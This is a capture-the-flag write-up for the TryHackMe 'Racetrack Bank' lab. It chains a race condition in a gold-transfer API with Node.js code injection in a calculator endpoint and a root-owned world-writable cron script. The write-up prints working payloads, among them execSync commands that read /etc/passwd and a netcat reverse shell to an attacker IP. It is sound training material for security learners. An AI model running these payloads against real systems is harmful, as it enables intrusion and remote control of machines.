Racetrack Bank - TryHackMe Writeup
Racetrack Bank - TryHackMe Writeup
##TryHackMe Room - Racetrack Bank
It's time for another heist. Hack into the machine and capture both the user and root flags! It's pretty hard, so good luck.
##Enumeration
###Nmap Scan
Starting with a comprehensive nmap scan to identify open ports and services:
nmap -p- -vv <TARGET_IP> -sVResults:
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack ttl 64 nginx 1.14.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
We have SSH and HTTP services running. Since we don't have credentials, let's explore the web application on port 80.
###Web Application Discovery
Visiting the root page reveals a banking-style web application called "Racetrack Bank". The application mentions it's experiencing some slowness in servers, which could hint at potential race condition vulnerabilities.
The application provides:
- >Account creation (
)/create.html - >Login functionality (
)/login.html - >Dashboard (
)/home.html - >Purchase page (
)/purchase.html - >Gold transfer functionality (
)/giving.html
###Directory Enumeration
Let's use
to enumerate additional files and directories:ffuf
ffuf -u http://<TARGET_IP>/FUZZ -w /usr/share/wordlists/dirb/common.txt -t 800 -e .js,.html,.bak,.php,.txt -fs 0Interesting Results:
                        [Status: 200, Size: 1542, Words: 514, Lines: 43]
create.html             [Status: 200, Size: 1973, Words: 620, Lines: 59]
home.html               [Status: 302, Size: 33, Words: 4, Lines: 1]
login.html              [Status: 200, Size: 1815, Words: 602, Lines: 55]
purchase.html           [Status: 302, Size: 33, Words: 4, Lines: 1]
The application uses Express.js (indicated by
header) and appears to be a Node.js application.X-Powered-By: Express
##Initial Access
###Account Creation
Let's create a test account to explore the application:
Username: test
Password: test
After successful account creation and login, we're redirected to
which shows:/home.html
Gold: 1
Logged in as test
We start with only 1 gold, but the Premium Account costs 10,000 gold. This significant gap suggests we need to find a way to increase our gold balance.
###Race Condition in Gold Transfer
The
page allows users to transfer gold to other accounts. The endpoint/giving.html
accepts:/api/givegold
- >
: Target usernameuser - >
: Amount of gold to transferamount
Key Observation: The server validates that:
- >Amount must be positive
- >User cannot transfer to themselves
However, there's no transactional locking mechanism, which creates a race condition vulnerability.
###Exploiting the Race Condition
Using Burp Suite Repeater with Last Byte Sync, we can send multiple parallel requests to exploit the race condition. The strategy:
- >Create two accounts (e.g.,
andtest
)test1 - >Transfer gold from
totest
in parallel requeststest1 - >Due to lack of proper locking, the gold gets duplicated

By repeatedly sending synchronized parallel requests, we can exponentially increase the gold balance:


Eventually, we achieve a balance of 14,550+ gold:
###Purchasing Premium Features
With sufficient gold, we can now purchase the Premium Account:
POST /api/buypremium HTTP/1.1
Host: <TARGET_IP>
Cookie: connect.sid=<SESSION_COOKIE>
Response:
HTTP/1.1 302 Found
Location: /purchase.html?success=Success!
After purchasing, a new menu option appears: Premium Features (
)./premiumfeatures.html
###Premium Calculator - Code Execution
The premium features include a calculator that evaluates mathematical expressions:
POST /api/calculate HTTP/1.1
Host: <TARGET_IP>
Content-Type: application/x-www-form-urlencoded

calculation=1+1
Response:
Location: /premiumfeatures.html?ans=2
The calculator returns the result in the URL parameter. Let's test if it's vulnerable to code injection by trying to access Node.js objects:
POST /api/calculate HTTP/1.1
Host: <TARGET_IP>
Content-Type: application/x-www-form-urlencoded

calculation=process.version
Response:
Location: /premiumfeatures.html?ans=v10.20.1
Confirmed: The input is being evaluated directly in a Node.js context! This is a Remote Code Execution (RCE) vulnerability.
###Remote Code Execution
Let's test command execution:
POST /api/calculate HTTP/1.1
Host: <TARGET_IP>
Content-Type: application/x-www-form-urlencoded

calculation=require('child_process').execSync('id').toString()
Response:
Location: /premiumfeatures.html?ans=uid=1000(brian)%20gid=1000(brian)%20groups=1000(brian)
Perfect! We have RCE as user
. Let's readbrian
to confirm the user:/etc/passwd
calculation=require('child_process').execSync('cat /etc/passwd').toString()We can see user
exists with a home directory atbrian
./home/brian
###Reverse Shell
Now let's establish a reverse shell. Start a netcat listener on the attacker machine:
rlwrap nc -lnvp 1337Send the following payload:
require('child_process').execSync('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc <YOUR_IP> 1337 >/tmp/f').toString()Reverse Shell Obtained:
┌──(kali㉿kali)-[~/CTF/THM]
└─$ rlwrap nc -lnvp 1337
listening on [any] 1337 ...
connect to [<YOUR_IP>] from (UNKNOWN) [<TARGET_IP>] 56214
sh: 0: can't access tty; job control turned off
$ ls
migrations
node_modules
package.json
package-lock.json
server
site
$

Let's stabilize the shell:
python3 -c 'import pty; pty.spawn("/bin/bash")'Stabilized Shell:
brian@racetrack:~/website$
##User Flag
Let's read the user flag:
brian@racetrack:~$ cat user.txt
<REDACTED>
##Privilege Escalation
###SUID Binary Analysis
Let's check for SUID binaries that might be exploitable:
find / -perm -4000 -type f 2>/dev/nullResults:
/home/brian/admin/manageaccounts
/bin/fusermount
/bin/mount
/bin/umount
/bin/su
/bin/ping
/usr/bin/traceroute6.iputils
/usr/bin/newgidmap
/usr/bin/newuidmap
The
binary is interesting - it's a custom SUID binary. Let's examine it:/home/brian/admin/manageaccounts
brian@racetrack:~$ cd admin
brian@racetrack:~/admin$ ls -la
total 28
drwxrwxr-x  3 root  root   4096 Apr 23  2020 .
drwxr-xr-x 11 brian brian  4096 Apr 23  2020 ..
drwxrwxr-x  2 root  root   4096 Apr 23  2020 accounts
-rwsr-sr-x  1 root  root  13272 Apr 23  2020 manageaccounts
The binary has both setuid and setgid bits set, meaning it runs as root. Let's analyze it:
file manageaccountsOutput:
manageaccounts: setuid, setgid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/l, for GNU/Linux 3.2.0, BuildID[sha1]=d5ed0e2c2d72ff6ac45e41e85444b76de6b3cdf3, not stripped
Let's extract strings to understand its functionality:
strings manageaccountsKey Strings Found:
Usage: manageaccounts [logfile]
Available actions:
h: Show the help message again
Opening files:
f: open an account file
Once you have an account file opened you may run the following commands:
o: show opened account information
c: change account type (administrator/user)
d: request deletion of account
n: change note for account.
m: show account money.
w: write changes to disk.
q: quit the program
.account
That file does not end in .account!
The binary operates on
files and has various restrictions. After analyzing the binary, it appears to be well-protected against common exploitation techniques (symlink protection, extension checks, etc.)..account

This appears to be a rabbit hole - the binary is not the intended privilege escalation vector.
###Cronjob Discovery
Let's check for cronjobs and scheduled tasks. Using tools like
or checking common cron directories:pspy
brian@racetrack:~$ ls -la cleanup/
total 12
drwxr-xr-x  2 brian brian  4096 Apr 23  2020 .
drwxr-xr-x 11 brian brian  4096 Apr 23  2020 .
-rwxrwxrwx  1 root  root    171 Apr 23  2020 cleanupscript.sh
Key Finding: The
file is:cleanupscript.sh
- >World-writable (
)-rwxrwxrwx - >Owned by root
- >Located in
/home/brian/cleanup/
This suggests it's executed by root via a cronjob, and we can modify it!
###Cronjob Privilege Escalation

Let's first backup the original script and then inject our payload:
cd /home/brian/cleanup
mv cleanupscript.sh cleanupscript.sh.backup
Now, let's create a malicious script that will copy the root flag to our home directory:
echo 'cat /root/root.txt > /home/brian/root_flag.txt' > cleanupscript.sh
chmod +x cleanupscript.sh
Wait approximately 1 minute for the cronjob to execute (cronjobs typically run at specific intervals).
##Root Flag
After the cronjob executes, let's check if our flag was written:
cat /home/brian/root_flag.txt
<REDACTED>
Challenge solved!
##References
- >https://github.com/DominicBreuker/pspy
- >https://www.hackingarticles.in/linux-privilege-escalation-using-cron-jobs/
##Answers
###Task 1 - Racetrack Bank
It's time for another heist. Hack into the machine and capture both the user and root flags! It's pretty hard, so good luck.
- >
What is the user flag?
Ans.
<REDACTED> - >
What is the root flag?
Ans.
<REDACTED>